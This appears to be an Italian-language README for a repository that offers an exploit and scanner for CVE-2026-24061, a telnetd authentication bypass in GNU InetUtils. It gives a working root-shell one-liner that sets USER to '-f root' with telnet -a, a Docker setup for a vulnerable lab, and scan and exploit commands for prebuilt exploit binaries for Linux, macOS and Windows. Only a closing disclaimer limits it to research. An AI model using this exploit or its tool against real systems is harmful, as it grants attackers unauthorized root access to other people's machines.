 parad0x7e/cve-2026-24061
Exploit e scanner per CVE-2026-24061, un bypass dell'autenticazione di telnetd che concede una shell root tramite una variabile d'ambiente USER appositamente costruita. Include configurazione dell'ambiente Docker e binari exploit multipiattaforma.

CVE-2026-24061 è una vulnerabilità di bypass dell'autenticazione in telnetd che consente agli attaccanti di aggirare la verifica dell'identità tramite specifiche combinazioni di variabili d'ambiente e di ottenere direttamente una shell con privilegi di root.
C'è un difetto nella logica di autenticazione di telnetd. Quando si utilizza l'opzione -a (login automatico) combinata con una specifica variabile d'ambiente USER (come -f root), è possibile bypassare il normale processo di autenticazione e accedere direttamente come utente root.
GNU InetUtils è una raccolta di strumenti di rete di base sotto il progetto GNU. Contiene molti client e daemon di rete tradizionali, come ftp, telnet, rsh, rlogin, , ecc., fornendo una libreria completa di componenti di rete in stile GNU. è il programma server di questo toolkit responsabile della gestione delle richieste di connessione Telnet in arrivo, con il compito principale di fornire agli utenti remoti un'interfaccia terminale interattiva (di solito una Shell).
tftptelnetdinetd o xinetd sulla porta 23. Quando arriva una richiesta, viene avviato telnetd.login di base del sistema per verificare nome utente e password.Prima di tutto, scarica questo repository localmente. La struttura delle directory è la seguente:


In questa directory, esegui il seguente comando per avviare l'ambiente vulnerabile per CVE-2026-24061:
docker compose up -d --build

Dopo l'avvio, il servizio telnet sarà in esecuzione su 0.0.0.0:2323


-a di telnetd viene utilizzata per abilitare la funzionalità di login automatico-a è abilitato, telnetd legge la variabile d'ambiente USER come nome utente per il loginUSER è impostata su -f root, telnetd interpreta erroneamente -f come un flag di opzione e root come utente target# Imposta la variabile d'ambiente USER e connettiti con telnet -a
env USER='-f root' telnet -a 127.0.0.1 2323
Al successo, otterrai una shell interattiva con privilegi di root:
cd exp

Puoi vedere tre file: exp, exp_darwin e exp.exe sono file eseguibili rispettivamente per Linux, Mac e Windows. Scegli quello che ti serve. È fornito anche il codice sorgente dello strumento. Se hai bisogno di altre versioni, puoi compilarle da solo. Qui sto usando exp per Linux, che ha informazioni di aiuto dettagliate.

Rileva se la vulnerabilità esiste (per impostazione predefinita scansiona la porta 23):
./exp -mode scan -target your-ip -port your-port


Sfrutta la vulnerabilità e ottieni una shell:
./exp -mode exploit -target your-ip -port your-port
Questo progetto è destinato esclusivamente alla ricerca sulla sicurezza e a scopi educativi. Non utilizzarlo su sistemi non autorizzati. Gli utenti si assumono ogni responsabilità legale per qualsiasi conseguenza derivante dall'uso di questo strumento.
